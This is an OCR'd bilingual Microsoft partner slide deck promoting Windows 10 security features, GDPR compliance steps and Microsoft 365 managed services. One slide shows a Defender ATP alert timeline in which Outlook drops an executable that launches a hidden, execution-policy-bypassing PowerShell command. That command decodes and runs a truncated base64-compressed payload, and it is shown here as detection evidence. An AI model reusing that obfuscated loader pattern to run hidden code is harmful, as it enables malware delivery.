
Profitieren Sie von **detaillierten Informationen** für die nächsten Schritte



Überprüfen

User und Admin Konten Verwendung analysieren, Hacker Angriffe erkennen und damit Risiken verringern

Profilzeitachse



Windows 10 und GDPR

1

Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

2

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

3

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

4


Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutz-verletzungen

Kontrollieren

Zugriff auf Devices schützen und damit nachfolgenden Datenverlust zu verhindern

Windows Hello ist eine komfortable Kennwort-Alternative für Unternehmen, die entweder eine natürliche (biometrische) oder bekannte Methode (PIN) zur Überprüfung Ihrer Identität verwendet und so die sicherheitsrelevanten Vorzüge von Smartcards bietet, ohne auf zusätzliche Peripheriegeräte angewiesen zu sein.




Schützen

Windows Defender ist eine stabile, sofort einsatzbereite Lösung gegen Schadsoftware, die Ihnen dabei hilft, sich zu schützen. Windows Defender erkennt sich ausbreitende Schadsoftware schnell und schützt sie davor.

Device Guard ermöglicht Ihnen das Sperren Ihrer Geräte und Server zum Schutz vor neuen und unbekannten Schadsoftware-Varianten und fortschrittlichen, andauernden Bedrohungen

Credential Guard ist eine Funktion, die Ihre Geheimnisse, wie etwa Ihre single sign-on Tokens, auf einem Gerät isoliert und so im Falle einer Kompromittierung des gesamten Windows-Betriebssystems vor Zugriff schützt




Schützen

Sicherheitskontrollen errichten, um Schwachstellen und Datenverstöße zu verhindern, zu erkennen und darauf zu reagieren

BitLocker-Laufwerkverschlüsselung in Windows 10 und Windows Server 2016 bietet Verschlüsselung für Unternehmen, die dabei hilft, Ihre Daten zu schützen, wenn ein Gerät verloren geht oder gestohlen wird.

Windows Information Protection greift ein, wo BitLocker aufhört. Während BitLocker die gesamte Festplatte eines Geräts schützt, schützt Windows Information Protection Ihre Daten vor unberechtigten Benutzern und Anwendungen, die auf einem Rechner ausgeführt werden.




Überprüfen

Client analysieren und Risiken verringern

Windows Defender Advanced Threat Protection (ATP)

ist ein neuer Dienst, mit dem Unternehmenskunden hochentwickelte und gezielte Angriffe auf ihre Netzwerke erkennen, untersuchen und auf diese reagieren können



Überprüfen

Client analysieren und Risiken verringern

Windows Security Center | cont-lizbean-x5 | Timezone: UTC | Analyst@SevilleContoso.onmicrosoft.com

02.25.2016

Sep 2015 | Oct 2015 | Nov 2015 | Dec 2015 | Jan 2016 | Feb 2016 | Today

08:06:33	MpCmdRun.exe communicated with 23.96.212.225	MpCmdRun.exe > MpCmdRun.exe > **23.96.212.225**	
08:06:31	A suspicious Powershell commandline was executed on the machine		
08:06:29	install.exe ran cmd.exe	OUTLOOK.EXE > install.exe > **process**	liz.bean
08:06:29	cmd.exe ran PowerShell.exe as 'hidden'	install.exe > cmd.exe > **process**	liz.bean
08:06:28	Outlook dropped and executed a PE file.		
08:06:28	OUTLOOK.EXE created a PE file under Users folder	explorer.exe > OUTLOOK.EXE > **file**	liz.bean
08:06:28	OUTLOOK.EXE created install.exe	explorer.exe > OUTLOOK.EXE > **install.exe**	
08:06:18	OUTLOOK.EXE created 2 processes	explorer.exe > OUTLOOK.EXE > **2 processes**	liz.bean
08:06:18	OUTLOOK.EXE ran an Office application	explorer.exe > OUTLOOK.EXE > **process**	liz.bean
08:05:56	Dropbox.exe ran cmd.exe	runonce.exe > Dropbox.exe > **process**	liz.bean
08:05:55	Dropbox.exe communicated with 3 IPs	runonce.exe > Dropbox.exe > **3 IPs**	
08:05:41	OUTLOOK.EXE communicated with 2 IPs	explorer.exe > OUTLOOK.EXE > **2 IPs**	
08:05:40	OneDrive.exe communicated with 2 IPs	explorer.exe > OneDrive.exe > **2 IPs**	
08:05:38	explorer.exe created an ASEP	userinit.exe > explorer.exe > **process**	liz.bean

Überprüfen

Client analysieren und Risiken verringern

Windows Security Center | cont-lizbean-x5 | Timezone: UTC | Analyst@SevilleContoso.onmicrosoft.com

02.25.2016

Sep 2015 | Oct 2015 | Nov 2015 | Dec 2015 | Jan 2016 | Feb 2016 | Today

08:06:33	MpCmdRun.exe communicated with 23.96.212.225	MpCmdRun.exe > MpCmdRun.exe > **23.96.212.225**		
08:06:31	A suspicious Powershell commandline was executed on the machine			
08:06:29	install.exe ran cmd.exe	OUTLOOK.EXE > install.exe > **process**	liz.bean	
08:06:29	cmd.exe ran PowerShell.exe as 'hidden'	install.exe > cmd.exe > **process**	liz.bean	

\Device\HarddiskVolume1\Program ...

\Device\HarddiskVolume1\Program Files (x86)\Microsoft Office\Office15\OUTLOOK.EXE

install.exe

install.exe
4d9afe998034519122b4a0eb6a24806725015ea0
C:\Users\liz.bean\Documents\install.exe
install.exe

cmd.exe

cmd.exe
4347de5f4e446a17c050b5c242a750b07b40f1c0
C:\Windows\SysWOW64\cmd.exe
cmd.exe /c ""C:\Users\LIZ~1.BEA\AppData\Local\Temp\RarSFX0\mtr_ps.bat" "

powershell.exe

powershell.exe
3a9c990d346176b91f44b235a9c50b2d9bca046f
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String (\"nVRRb9pIEH7nV4ysPclWsOMEmjZYkUqhaXNXaC6kSe8QOi32gLesd531OjGh/Pcbg4+kr/fi9Yxn5/tm5huzB7iA905rOpTyKsu1sa6zQqNQdk6DREr[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"

Überprüfen

Client analysieren und Risiken verringern

User receives an email

Opens an attachment

Clicks on a URL

Brute force an account

Exploitation

Installation

Command and Control channel

Reconnaissance

Lateral Movement

Domain Dominance

Office 365 ATP
Email protection

Windows Defender ATP
End Point protection


Azure ATP
Identity protection

User browses to a website

C:\

User runs a program

Vorteile eines Microsoft 365 Geräts



Wachsen mit Managed Services

- **Erweitern des Geschäfts** durch Modernisierung des Desktops mit Windows 10 und Office 365. Mit automatischen Updates und Autopilot bleiben diese auch up to date.
- **"Compelling events"** wie die DSGVO, das Ende der Lebenszeit der Hardware oder aktuelle Security Themen benötigen professionelle Betreuung und einen Gesamtpaket dass der Kunde nutzen kann ohne auf Details zu achten.


Eigenes **Angebot** erweitern

- **Intelligentes automatisiertes Deployment** mit Hilfe von Microsoft Autopilot, Azure AD und Intune für Desktops und Mobile Endgeräte um diese Effezienter zu verwalten und den Mehrwert für die Kunden zu steigern.
- Unternehmen dabei unterstützen **Angriffe richtig zu interpretieren und darauf zu reagieren.** Angriffe und Risiken können auf "threat detection dashboards" wie Windows Defender ATP & Advanced Threat Analytics analysiert werden.

Erhöhen der Umsätze

- **Erweitern des Portfolios** um managed services rund um sichere und productive Endgeräte Integriertes Management von Geräten in das Angebot aufnehmen. "Device as a Service" als Ansatz für weitere Angebote.
- **Gemanagete Updates anbieten,** nicht nur in Bezug auf Patches sondern auch für Compliance relevante Themen. Abdecken von rechtlichen Anforderungen.
- **Fokusieren auf Business Anforderungen** der Kunden indem man sie mit end-to-end Lösungen unterstützt.

Why does Microsoft 365 powered device matter?



Grow with Managed Services

- **Expand your business** by modernizing your customers' desktop and keeping them up to date on Windows 10 and Office 365 ProPlus with Autopilot
- **Unlock new opportunities** with funded offers around Proof of Concepts and Pilots in production
- **Compelling events** such as Security, End of Life and Modern IT all require professional services and in life managed services to maximize returns for customers

Differentiate your offerings

- **Create intelligent automated deployment** using Microsoft Autopilot, Azure AD and Intune to drive efficiency, decrease error rates and increase user satisfaction and partner efficiency
- Help customers **interpret and respond** to risks surfaced from threat detection dashboards such as Windows Defender ATP & Advanced Threat Analytics

Increase deal size

- **Expand your portfolio** to offer managed services around secured and productive devices. Integrate proactive management with real time Insights and consider Device as a Service
- **Sell managed updates** that match the customers compliance needs to ensure the users are always up to date and hence always compliant.
- **Focus on business outcomes** through end-to-end solutions that improve business efficiency, agility, and profitability

While migrations will grow in the near term, customers are expecting more from their business partners

"Our customers have also demanded **more comprehensive strategic ways to service them**. They're less interested in one and done projects and more interested in managed services or ways that they can **completely offload components** that used to be internally driven."
~CTO, NA Partner

"I've got a number of situations where our clients are **looking to mobilize the field in a more effective way** and doing that with Windows 10 devices."
~Director, Global Partner

Source: The Partner Opportunity For The Modern Desktop, July 2017

Build your business


http://demos.microsoft.com

NEW

Collaboration


NEW

Microsoft 365 powered device



NEW

Security & Compliance



Cloud Voice

Microsoft 365 Enterprise

A complete, intelligent, secure solution to empower employees

---

Office 365 Enterprise | Windows 10 Enterprise | Enterprise Mobility + Security

Produktübersicht Microsoft 365 Business

Office 365

Desktop Apps

Word, Excel, PowerPoint, and more

Online Services

Exchange, OneDrive, Skype, Microsoft Teams

Business apps

Microsoft Bookings, Outlook Customer Manager

Windows 10

Everything in Windows 10 Pro[2]

Plus…

Windows Defender Security Controls

Windows AutoPilot

Automatic Office apps deployment

Best of EMS

App protection for Office mobile apps

Device Management for Windows 10 PCs

Selective wipe of company data

[2] Includes upgrade benefits for Windows 7 or 8/8.1 Professional licensed PCs to upgrade to Windows 10 Pro

Produktübersicht

MICROSOFT 365 E3

